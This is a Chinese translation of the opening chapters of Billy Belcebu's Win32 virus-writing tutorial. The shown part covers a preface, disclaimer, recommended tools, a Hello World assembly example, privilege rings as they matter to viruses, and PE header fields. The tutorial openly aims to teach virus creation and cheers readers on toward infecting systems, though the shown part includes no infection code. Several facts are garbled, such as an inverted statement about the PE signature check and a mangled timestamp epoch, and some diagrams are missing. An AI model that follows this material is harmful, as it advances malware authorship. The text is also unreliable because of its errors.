Billy Belceb 病毒编写教程---Win32 篇

翻译:onlyu

【译者声明】

~~~~~~~~~~

这是一篇关于病毒基础知识的教程，作者 Billy Belceb，西班牙人，在 16 岁时写的这篇教程，曾创建了病毒组织 DDT。翻译这篇教程的目的是想揭开病毒的神秘面纱，从编写病毒的角度来学习病毒，希望对大家有用。由于原文为西班牙人写的英文，译者翻译教程也不多，英语只是凑合，错误之处还请大家原谅，如果大家发现翻译有什么不当之处，欢迎改正，大家也可对照原文学习。(原文在 29A#4 中)。大家都知道，我们脱一个壳经常见到某某壳用了某某病毒技术，到底病毒技术是那些呢?比较经典而全面的 Win32 病毒教程就是 Billy Belceb 写的本教程，可惜一直没有人翻译成中文，我作为一个大傻鸟，就决定翻译了。谨以此翻译献给所有的 Cracker 和所有对 Win32 汇编感兴趣的人。下面为原文译文，祝你好运！

【声明】

~~~~~~~

作者对因对此文档使用不当而造成的任何损失概不负责。这篇教程的目的是教会人们编写病毒和防护一些破坏力大的病毒的破坏。这篇教程仅作为教学目的。所以，如果有人利用这篇文章编写了破坏力很大的病毒，我可不负责任。如果通过这篇文章你看到我鼓励人们破坏数据的字眼，先去买副眼镜再说。

【介绍】

~~~~~~~

亲爱的同志们，大家好，你还记得 Billy Belceb 的病毒编写教程吗？那是一篇关于过时的 MS-DOS 病毒的教程。在那篇教程中，我一步一步地介绍了很多有名的 DOS 病毒技术的知识，而且它是为初学者写的，使他们尽快地入门。现在，我又写了一篇很酷(我希望是)的教程，但是这一次我将介绍现在计算机的新威胁，Win32 病毒，毫无疑问，所有的东西都是和那个有关了。我发现现在一个完整的教程很缺，所以我曾问自己...为什么我不写一篇关于这个的教程？所以我又写出来了:)真正的在 Win32 病毒的先驱是 VLAD 组织，而用这种方式来写教程的作者是 Lord Julus。但是我不会忘记那些写了很多有趣教程的人，和在 Lord Julus 的教程之前的所有相关东西，当然我在说 JHB 啦。有趣的技术是由 Murkry 研究的，后来 Jacky Qwerty...我希望我没有忘记在 Win32 病毒编写(很短)史上的重要的人。注意我从来没有忘本。象在我的病毒编写教程系列里一样，我要谢谢一些音乐组织，如 Blind Guardian,HammerFall,Stratovarius,Rhapsody,Marilyn Manson,Iron Maiden,Metallica,Iced Earth,RAMMS+EIN,Mago De Oz,Avalanch,Fear Factory,Korn,Hamlet 和 Def Con Dos。所有这些东西营造了写一篇巨大的教程和代码的完美的氛围。

嗨，我的教程的结构已经有了很大的改变，现在我给出一个索引，几乎所有给出的代码都是我编写的，或者基于其他人的但是被我改编了的，或者有一点删改的;)但是，嗨，我已经努力的解决在我的现在已经绝种了的 MS-DOS(RIP)版 VWG 中遇到的所有问题。

我必须向 Super/29A 问好，是他帮助了这篇教程的一些方面的东西，他是我的 beta 测试人之一，而且他已经对这篇教程贡献了一些东西。

说明：英语不是我的母语(西班牙语才是)【译者注：所以这篇西班牙式的病毒教程很难翻译，不当之处还请原谅】，所以原谅我的许多拼写错误，请告知我，我会修正的。我已经引用了已经在一些独立的病毒杂志里发表了的文章，但是它们仍然值得一读因为我已经修改了，进行了语法检查，并加入了一些额外的信息。记住：这篇文章并不完美，所以原谅在这篇教程中的错误。

----------跟我联系
~~~~~~~

-E-mail billy_belcebu@hotmail.com
billy_belcebu@cryogen.com
-ICQ # 22290500
个人主页 http://members.xoom.com/billy_bel
http://www.cryogen.com/billy_belcebu
组织主页 http://sourceofkaos.com/homes/ddt
IRC [Billy_Bel] Undernet #vir, Irc-Hispano #virus
祝玩得快乐！
Billy Belceb

美梦从这里开始...

【索引】
~~~~~~~

有人(Hi Qozah!)已经告诉我，当他读这篇教程的 beta 版本时，它有一点混乱，因为容易迷失在各章之间。无论如何，我已经对这个重新组织了，我仍然很混乱，而且我的教程也是:)

【病毒编写中的有用的东西】
~~~~~~~~~~~~~~~~~~~~~~~~~~

在开始编写病毒之前，你需要一些东西。下面是我给你推荐的程序(如果你没有足够的金钱来买它们...下载！) :)

Windows 95 或 Window NT 或 Windows 98 或 Windows 3.x + Win32s :)
TASM 5.0 包(包括 TASM32 和 TLINK 32)
SoftICE 3.23+(或更好) for Win9X，和 for WinNT。
API 列表(Win32.HLP)
Windows95 DDK，Windows98 DDK，Windows2000 DDK...即所有的微软 DDK 和 SDK。
强烈推荐 Matt Pietrek 关于 PE 文件头的文章。
Jacky Qwerty 的 PEWRSEC 工具(在你在'.code'里添加代码时用)。
一些 hash...哦，shit!它是我想要的! :)

一些电子杂志如 29A(#2,#3),Xine(#2,#3,#4),VLAD(#6),DDT(#1)...
一些 Windows 病毒，如 Win32.Cabanas,Win95.Padania,Win32.Legacy...
一些 Windows 病毒查杀工具(强烈推荐 NODICE32)->www.eset.sk
Neuromancer,by William Gibson,它是一本好书。
毫无疑问，这篇教程！

我希望没有忘掉任何重要的东西。

【简要介绍】
~~~~~~~~~~~~

好了，开始把你的大脑中的 16 位 MS-DOS 编码概念，迷人的 16 位偏移地址，中断，驻留内存的方法...都清除掉。所有这些我们已经使用了很多年的东西，现在已经再也不用了。是的，它们确实现在用不到了。在这篇教程里面，当我说 Win32，我的意思是 Windows 95(normal,OSR1,OSR2)，Windows 98，Windows NT 或 Windows 3.x+Win32s。最最明显的变化，至少在我看来是由中断变成了 API，在这之前是由 16 位寄存器和偏移地址变到了 32 位的。Windows 给我们开了使用其它语言代替 ASM(和 C)的方便之门，但是我仍然对 ASM 情有独钟，利用它能更好的理解一些东西和更容易的优化(hi Super!)。正如我在上面所说的，你必须使用一种新东西叫做 API。你必须知道这些参数必须在堆栈中，而且调用这些 API 是使用的 CALL。

注：在上面我把上面所有提到的平台叫做 Win32，我把 Win95(它的所有版本)和 Win98 叫做 Win9x，把 Windows 2000 叫做 Win2k。请注意这一点。

%由 16 位到 32 位编程的改变%
~~~~~~~~~~~~~~~~~~~~~~~~~

我们现在将会使用双字(DWORD)而不是单字(WORD)了，而这个改变将会给我们一个全新的世界。在已知的 CS,DS,ES 和 SS:FS,GS 之外，我们又多了两个段。而且我们有 32 位寄存器如 EAX,EBX,ECX,EDX,ESI,EDI,EBP 和 ESP。让我们来看看对这些寄存器怎么操作：假如我们要使用 EAX 的 less significant word(简称 LSW)，我们该怎么做呢？这个部分可以使用 AX 来访问，即处理 LSW。假如 EAX=0000000，我们想要在它的 LSW 放置 1234h。我们必须简单地使用一个"mov ax,1234h"就可以了。但是如果我们想要访问 EAX 的 MSW(Most Significant Word)，该怎么做呢？为了达到这个目的我们不能使用一个寄存器了：我们必须使用 ROL。问题并不是在这里，它是把 MSW 值移到了 LSW。

当我们得到一个新语言的时候，我们总是要试的一个经典的例子："Hello world!" :)

%Win32 中的 Hello World%
~~~~~~~~~~~~~~~~~~~~~~~

它很简单，我们必须使用"MessageBoxA"这个 API，所以我们用大家已经知道的"extrn"命令来定义它，把参数压栈然后调用这个 API。注意这个字符串必须为 ASCIIZ(ASCII,0)，记住参数必须以相反的顺序压栈。

;-------从这里开始剪切---

```
                .386                                    ; Processor (386+)
                .model flat                           ; Uses 32 bit registers

 extrn          ExitProcess:proc                  ; The API it uses
 extrn          MessageBoxA:proc
```

;-
;利用"extrn"我们把在程序中要用到的所有 API 列出来。ExitProcess 是我们用来把
~~~~~~~~~~~~~~~~~~~~~~~

```
;控制权交给操作系统的 API，而 MessageBoxA 用来显示一个经典的 Windows 消息框。
;-

  .data
  szMessage           db          "Hello World!",0          ; Message for MsgBox
  szTitle             db          "Win32 rocks!",0          ; Title of that MsgBox

;-------------------------------------------------------------------------------------------------------------------
----
;这里我们不能把真正病毒的数据放这里了，因为这是一个例子，我们不能
;使用它，而且又因为如果我们不在这里放置一些数据，TASM 将会拒绝汇编。
;无论如何...在第一次产生你的病毒主体的时候用它放置数据。
;-

                    .code                                   ; Here we go!

  HelloWorld:
                    push      00000000h                     ; Sytle of MessageBox
                    push      offset szTitle              ; Title of MessageBox
                    push      offset szMessage              ; The message itself
                    push      00000000h                     ; Handle of owner

                    call      MessageBoxA                   ; The API call itself

;------------------------------------------ ; int MessageBox(
;     HWND hWnd,                // handle of owner window
;     LPCTSTR lpText,         // address of text in message box
;     LPCTSTR lpCaption,    // address of title of message box
;     UINT uType                // style of message box
;    );
;
;在调用这个 API 之前，我们把参数压栈，如果你还记得，堆栈使用那个迷人的
;东西叫做 LIFO(后进先出 Last In First Out)，所以我们要按相反的顺序来
;压参数。让我们看看这个函数的每个参数的简要描述：
;
; hWnd:标志将要被创建的消息框的宿主窗口(owner window)。
;          如果这个参数是 NULL，这个消息框没有宿主窗口。
; lpText:指向以空字符结尾的包含将要显示消息的字符串的指针。
; lpCaption:指向一个以空字符结尾的字符串的指针，这个字符串是这个
;             对话框的标题。如果这个参数是一个 NULL，缺省的标题 Error 被使用。
; uType:以一些位标志来确定对话框的样式和行为。这个参数可为一些标志的组合。
;-

                    push      00000000h
                    call      ExitProcess

;-------------------------------------------------------------------------------------------------------------------
; VOID ExitProcess(
;     UINT uExitCode          // exit code for all threads
; );
;  这个函数在 Win32 环境下相当于著名的 Int 20h，和 Int 21h 的 00,4C 功能等等。
```

; 它是关闭当前进程的简单方式，即结束程序执行。下面给出唯一的一个参数：
;
; uExitCode:标志进程退出的代码，并作为所有线程终止时的代码。使用
; GetExitCodeProcess 函数来刷新这个进程的退出值。使用 GetExitCodeThread
; 函数来刷新一个线程的退出值。
;-

end HelloWorld

;-----到这里为止剪切----------

正如你看到的，编写代码很简单。可能没有 16 位环境下那么简单，但是如果你考虑到 32 位所带给我们的优点确实很简单了。现在，既然你已经知道怎么来编写 "Hello World"，你就有能力来感染整个世界了;)

%Rings%
~~~~~~~

我知道你对下面的东西很害怕，但是，正如我所演示的，它看起来没有那么难。让我们记住你必须清楚的东西：处理器有 4 个特权级别：Ring-0,Ring-1,Ring-2 和 Ring-3，越往后就有越多的限制，而病毒要是用第一个特权级别，几乎编码时没有任何限制。只要记住在迷人的 DOS 下面，我们总是处于 Ring-0...现在想到在 Win32 平台下你还可以做相同的事情...好了，停止幻想了，让我们开始工作。

Ring-3 还表示"用户"级，在这个级别下，我们有很多的限制，那确实不能我们的需要。Microsoft 程序员在他们发行 Win95 的时候犯了个错误，声称它是"无法感染"的，正如在这个操作系统卖出去之前所表明的，利用可怕的 Bizatch(后来改名为 Boza，但那是另外一段历史了)。他们认为这些 API 不能被一个病毒访问和使用，但是他们没有想到病毒编写者们的超级智慧，所以...我们可以在用户级下编写病毒，毫无疑问，你只要看看大量近期发布的新的 Win32 运行期病毒，它们都是 Ring-3 级下的...它们不差，不要误解了我，Ring-3 病毒是现在有可能感染所有 Win32 环境下文件的病毒。它们是未来...主要是因为即将发布的 Windows NT 5.0(或者 Windows 2000)。我们不得不寻找能使我们的病毒(由 Bizatch 生成的病毒传播很差，因为它对 API 地址"harcoded"，并且它们可能会因 Windows 版本的改变而改变)存活的 API，而且我们可以用其它不同的方法来实现，正如我后面解释到的。

Ring-0 是另外一段历史了，和 Ring-3 有着很大的区别。在这个级别下我们拥有内核编码的级别，"内核(kernel)级别"。是不是很迷人啊？我们可以访问端口，放置我们还没有梦想过的代码...和原先的汇编最接近的东西。我们不使用一些已知的花招是不能直接访问一些东西的，如 IDT 修改，SoPinKy/29A 在 29A#3 里发表的"Call Gate"技术，或者 VMM 插入，在 Padania 或者 Fuck Harry 病毒里见到的技术。当我们直接利用 VxD 的服务时，我们不需要 API，而且它们的地址在所有 Win9x 系统中是被假设为相同的，所以我们"hardcode"它们。我将在 fully dedicated to Ring-0 这一章里面深入讨论。

%重要的东西%
~~~~~~~~~~~~

我想无论如何我应该在这篇教程的开头放上这些，然而我知道知道总比不知道好啊:)好了，让我们来讨论 Win32 操作系统内部的东西。

首先，你必须清楚一些概念。让我们从 selector 开始。什么是一个 selector 呢?相当简单，它是一个非常大的段，而且它组成了 Win32 的内存，也叫做平坦内存。我们可以用 4G 内存(4,294,967,295 字节)，仅仅通过使用 32 位地址。那所有这些内存是怎么组织的呢？看看下面的示意图：

结果：我们拥有 4G 可用内存。是不是很迷人啊？

注意一件事情：WinNT 的后两段是分开的。现在我将给出你必须知道的一些定义，其它的一些本文之外的一些概念，我假设你已经知道了。

VA:

VA 表示 Virtual Address，即某些程序的地址，但是在内存中(记住在 Windows 中在内存中和在磁盘上是不一样的)。

RVA:

RVA 表示 Relative Virtual Address。清楚这个概念很重要，RVA 是文件在内存映射(由你或由系统)时的偏移地址。

RAW Data:

RAW Data 是我们用来表示数据物理的存储的，也就是说，在磁盘(磁盘上的数据!=内存中的数据)上的存储。

Virtual Data:

Virtual Data 是指那些已经被系统载入内存的数据。

File Mapping:

一种技术，在所有的 Win32 环境下都有，由一种快速的(并使用更少内存)文件操作方法和比 DOS 更容易理解的方法组成。所有我们在内存中改变的东西，在磁盘上也会改变。文件映射还是所有 Win32 环境(甚至 NT)下内存之间交换信息的唯一方法。

%怎么来编译东西%
~~~~~~~~~~~~~~~~~

该死，我几乎忘记了这个:)编译一个 Win32 ASM 程序的通常参数是，至少在这篇教程的所有例子中，按如下(当 ASM 文件的名字为'program'，但是没有任何扩展名)：

```
tasm32 /m3 /ml program,,;
tlink32 /Tpe /aa program,program,,import32.lib
pewrsec program.exe
```
~~~~~~~~~~~~~~~~~


我希望足够清晰了。你还可以使用 makefiles，或者建立一个 bat 文件来使它自动完成(就象我做的!)。

【PE 文件头】
~~~~~~~~~~


这是这篇文件的最重要的一章。仔细读！


%介绍%
~~~~~~

对 PE 头的结构很清晰在写我们的 Windows 病毒很重要。下面我将给出我认为重要的东西，但是并不是关于 PE 文件的所有的信息，想要知道更多的东西，看看我在上面关于 PE 文件推荐的资料，在"有用的东西..."这一章。




让我们对这两大部分进行深入的分析，让我们看看 Micheal J. O'Leary 的示意图：





现在你已经对 PE 文件头已经有了一个大体的了解，确实很新奇(但也很复杂)，我们的新目标。Ok,ok，你对那些东西有了一个"大体"的了解，但是，你仍然需要知道 PE 文件头中 IMAGE_FILE_HEADER 本身的内部结构。勒紧你的裤腰带！

IMAGE_FILE_HEADER
^^^^^^^^^^^^^^^^^



我将继续对 IMAGE_FILE_HEADER 的各个域给出简要的描述。

PE\0\0:

它是每个 PE 文件都有的标志，只要在编写你的感染程序的时候检查它是否存在。如果它在那儿，它就不是一个 PE 文件，ok?

Machine:

因为我们所使用的计算机的理想可以是一个非 PC 兼容的(NT 对这些东西有一个开放等级，你知道的)，又因为 PE 文件是普遍的，在这个域中是这个应用程序所编写的代码的机器类型，可以为下面的值：

```
IMAGE_FILE_MACHINE_I386       equ   14Ch       ; Intel 386.
IMAGE_FILE_MACHINE_R3000      equ   162h       ; MIPS little-endian,160h big-endian
IMAGE_FILE_MACHINE_R4000      equ   166h       ; MIPS little-endian
IMAGE_FILE_MACHINE_R10000     equ   168h       ; MIPS little-endian
IMAGE_FILE_MACHINE_ALPHA      equ   184h       ; Alpha_AXP
IMAGE_FILE_MACHINE_POWERPC equ   1F0h       ; IBM PowerPC Little-Endian
```

Number Of Sections:

我们的感染程序的非常重要的域，它告诉我们这个文件的节(section)的个数。

Time Date Stamp:

保存了从 1969.10.31 4:00 到文件连结时所过的秒数。

Pointer To Symbol Table:

没意思，因为它仅仅被 OBJ 文件使用。

Number Of Symbols:

没意思，因为它仅仅被 OBJ 文件使用。

Size Of Optional header:


保存了 IMAGE_OPTIONAL_HEADER 域的字节数(看下面 IMAGE_OPTIONAL_HEADER 的描述)。

Characteristics:

这些标志给了我们关于这个文件的更多信息，对于我们所有人都没意思。

IMAGE_OPTIONAL_HEADER
^^^^^^^^^^^^^^^^^^^^^

```
 _____________________________________
|          Magic                      |<----+00000018h
|_____________________________________|          Size:1 WORD
|     Major Linker Version            |<----+0000001Ah
|_____________________________________|          Size:1 BYTE
|     Minor Linker Version            |<----+0000001Bh
|_____________________________________|          Size:1 BYTE
|     Size Of Code                    |<----+0000001Ch
|_____________________________________|          Size:1 DWORD
|   Size Of Initialized Data          |<----+00000020h
|_____________________________________|          Size:1 DWORD
|  Size of UnInitialized Data         |<----+00000024h
|_____________________________________|          Size:1 DWORD
|    Address Of Entry Point           |<----+00000028h
|_____________________________________|          Size:1 DWORD
|     Base Of Code                    |<----+0000002Ch
|_____________________________________|          Size:1 DWORD
|     Base Of Data                    |<----+00000030h
|_____________________________________|          Size:1 DWORD
|     Image Base                      |<----+00000034h
|_____________________________________|          Size:1 DWORD
|     Section ALignment               |<----+00000038h
|_____________________________________|          Size:1 DWORD
|     File Alignment                  |<----+0000003Ch
|_____________________________________|          Size:1 DWORD
| Major Operating System Version      |<----+00000040h
|_____________________________________|          Size:1 WORD
| Minor Operating System Version      |<----+00000042h
|_____________________________________|          Size:1 WORD
```



Magic:

看起来总为 010Bh，实际上会使我们认为它是一种签名，没有意思。

Major Linker Version and Minor Linker Version:

产生这个文件的连结器的版本，没有意思。

Size of Code:

它是所有包含可执行代码的段的总字节数。

Size of Initialized Data:

它是所有包含初始数据的段的总大小。

Size of Uninitialized data

未初始数据不占磁盘空间，但是当系统装载这个文件的时候，它会分配一些内存(实际上是

虚拟内存)。

Address of EntryPoint:

是装载器开始执行代码的地方。它是一个 RVA，当系统装载这个文件的时候和 image base 相关。非常有意思。

Base Of Code:

是文件的 code 段开始的 RVA。code 段在内存中通常在 data 段之前，在 PE 文件头之后。这个 RVA 在用 Microsoft 连结器产生的 EXE 文件中通常为 0x1000。Borland 的 TLINK32 看起来把 image base 加到了第一个 code 段的 RVA 处，并把结果存储在这个域中。

Base Of Data:

是文件的 data 段开始的 RVA，data 段通常在内存中处于最后，在 PE 文件头和 code 段之后。

Image Base(基址):

当连结器创造一个可执行文件的时候，它会假定将会内存映射到内存的某个地址当中。这个地址被保存在这个域中，假定的一个装载地址来允许连结器进行优化。如果这个文件确实被装载器内存映射到那个地址，在它可以运行之前代码就不需要任何补丁了。在为 Windows NT 产生的可执行文件中，缺省的 Image Base 为 0x10000。对 DLL 来说，缺省的为 0x400000。在 Win9X 中，地址 0x10000 不能被用来装载 EXE 文件因为它在被所有进程的共享地址中。因为这个，Microsoft 就把 Win32 的缺省 Image Base 改为 0x400000。老的以基址 0x10000 进行连结而成的可执行文件在 Win9x 下装载将会花费更长的时间，因为装载器需要进行基址重定位。

Section Alignment:

当映射到内存中的时候，每一节要保证是这个值的一个倍数的虚拟地址作为开始地址。对于按页的时候，缺省的节对齐方式是 0x1000。

File Alingnment:

在 PE 文件中，构成每一节的原始数据要保证从这个值的倍数开始。缺省的值为 0x200 字节，可能是为了保证各节总是以磁盘节(disk sector，它的长度也为 0x200)的开始作为开始。这个域在 NE 文件中等价于 segment/resource alignment。和 NE 文件不同的是，PE 文件通常不会有成百个节，所以由于对齐文件的节而浪费的空间几乎很少。

Major Operating System Version and Minor Operating System Version:

使用这种类型的可执行文件的操作系统的最低版本号。既然 subsystem fields 目的看起来和它相类似，这个域有点摸棱两可。这个域在所有的 Win32 EXE 文件中缺省为 1.0。

Major Image Version and Minor Image Version:

是一个用户可定义的域，它允许你可以有不同版本的 EXE 或 DLL。你可以通过连结器的 /VERSION 开关来设置这个域。如："LINK /VERSION:2.0 muobj.obj"。

Major Subsystem Version and Minor Subsystem Version:

包含了运行这个可执行文件所需要的最小子系统版本。这个域的一个经典值为 3.10(意思为 Windows NT 3.1)。

Reserved1:

看起来总为 0(最为感染标志太完美了)。

Size Of Headers:

PE 文件头的大小和节(对象)表。这些节的原始数据就从这些所有文件头组件之后开始。

Checksum:

为这个文件的 CRC 校验值。正如在其它的 Microsoft 可执行文件格式中，这个域是忽略的并总设为 0，这个规则的例外是这些 EXE 文件必须有合法的校验值。

SubSystem:

这些可执行文件的子系统的类型被它用来用户界面。WINNT.h 定义了下面的值：

NATIVE	1	Doesn't require a subsystem (such as a device driver)
WINDOWS_GUI	2	Runs in the Windows GUI subsystem
WINDOWS_CUI	3	Runs in the Windows character subsystem (console app)
OS2_CUI	5	Runs in the OS/2 character subsystem (OS/2 1.x only)
POSIX_CUI	7	Runs in the Posix character subsystem

一个标志集表明了在什么环境下一个 DLL 的初始函数(如 DLLMain)将会调用。这个值看起来总是设置为 0，然而操作系统仍然对所有四个事件调用 DLL 初始函数。下面是定义的值：

1 当 DLL 第一次装载到一个进程的地址空间中时调用
2 当一个线程终止时调用
3 当一个线程开始时调用
4 当 DLL 已经存在时调用

Size Of Stack Reserve:

为初始线程的堆栈而保留的虚拟内存数量，然而并不是所有的内存都可以做(看下一个域)。这个域的缺省值为 0x100000(1MB)。如果你用 CreateThread 把 0 作为堆栈的大小，那么创建出来的堆栈就会有相同的大小。

Size Of Stack Commit:

保证初始线程的堆栈时的内存数量。对于 Microsoft 的连结器这个域的初始值为 0x1000 字节(1 页)而 TLINK32 为 2 页。

Size Of Heap Reserve:

用来保留给初始进程堆时的虚拟内存，这个堆的句柄可以通过调用 GetProcessHeap 函数来获得。并不能保证所有内存(看下一个域)。

Size Of Heap Commit:

在进程堆中初始时的内存数量。缺省值为 1 页。

Loader Flags:

从 WINNT.h 来看，这个域和调试支持相关。我还没有看到任何一个这些位都有效的可执行文件，也没有看到这些位都清空的。怎么用连结器设置它们呢，下面是定义的值：

1 在开始进程前唤醒一个断点指令
2 当进程已经载入后唤醒一个调试器

Number Of Rva and Sizes:

DataDirectory 数组(下面)的入口个数，这个值用当前的工具总是设置为 16。

IMAGE_SECTION_HEADER
^^^^^^^^^^^^^^^^^^^^

```
 _____________________________
|        Section Name         |<-----Begin of section header
|_____________________________|        Size:8 BYTES
|        Virtual Size         |<-----+00000008h
|_____________________________|        Size:1 DWORD
|      Virtual Address        |<-----+0000000Ch
|_____________________________|        Size:1 DWORD
|      Size Of Raw Data       |<-----+00000010h
|_____________________________|        Size:1 DWORD
|     Pointer To Raw Data     |<-----+00000014h
|_____________________________|        Size:1 DWORD
|     Pointer To Relocations  |<-----+00000018h
|_____________________________|        Size:1 DWORD
|     Pointer To Line Numbers |<-----+0000001Ch
|_____________________________|        Size:1 DWORD
|     Number Of Relocations   |<-----+00000020h
|_____________________________|        Size:1 WORD
|     Number Of Line Numbers  |<-----+00000022h
|_____________________________|        Size:1 WORD
|       Characteristics       |<-----+00000024h
|_____________________________|        Size:1 DWORD
                                  Total Size: 28h BYTES
```

Section Name:

命名节用的是一个 8-byte 的 ANSI 名字(非 UNICODE)，大多数的节的名字以一个.(如".text")作为开始，但是这不是必须的，你可以在一些关于 PE 的文章里验证这一点。你可以直接用汇编语言来命名你的节，或者在 Microsoft C/C++编译器下用"#pragma data_seg"和"pragma code_seg"。注意节名是否占了满满 8 个字节很重要，没有 NULL 终止符。如果你是一个 printf 的热爱者，你可以使用%.8s 来避免把名字字符串拷贝到另外一个你可以用 NULL 来终止的缓冲区里面。

Virtual Size:

这个域在 EXE 或者 OBJ 中有不同的意思。在一个 EXE 中，它存储代码或者数据的实际大

小。这个大小是在把文件凑整到文件对齐大小的倍数之前的大小。后面的 SizeOfRawData 域(看起来有点用词不当)存储的是凑整之后的值。Borland 的连接器把这两个域的意思颠倒过来了，看起来是正确的。对于 OBJ 文件，这个域表示节的物理地址。第一个节是从地址 0 开始的。为了寻找在一个 OBJ 文件中的下一个节的物理地址，把当前节的物理地址加上 SizeOfRawData 值就可以了。

Virtual Address:

在 EXE 中，这个域指装载器应该对节进行映射的 RVA。为了计算一个给定的节在内存中的真正起始地址，把映象的基址加上存储在这个域中的 VirtualAddress 就可以了。利用 Microsoft 的工具，第一个节的缺省的 RVA 为 0x1000。在 OBJ 文件中，这个域是没有意义的并设置成 0。

Size Of Raw Data:

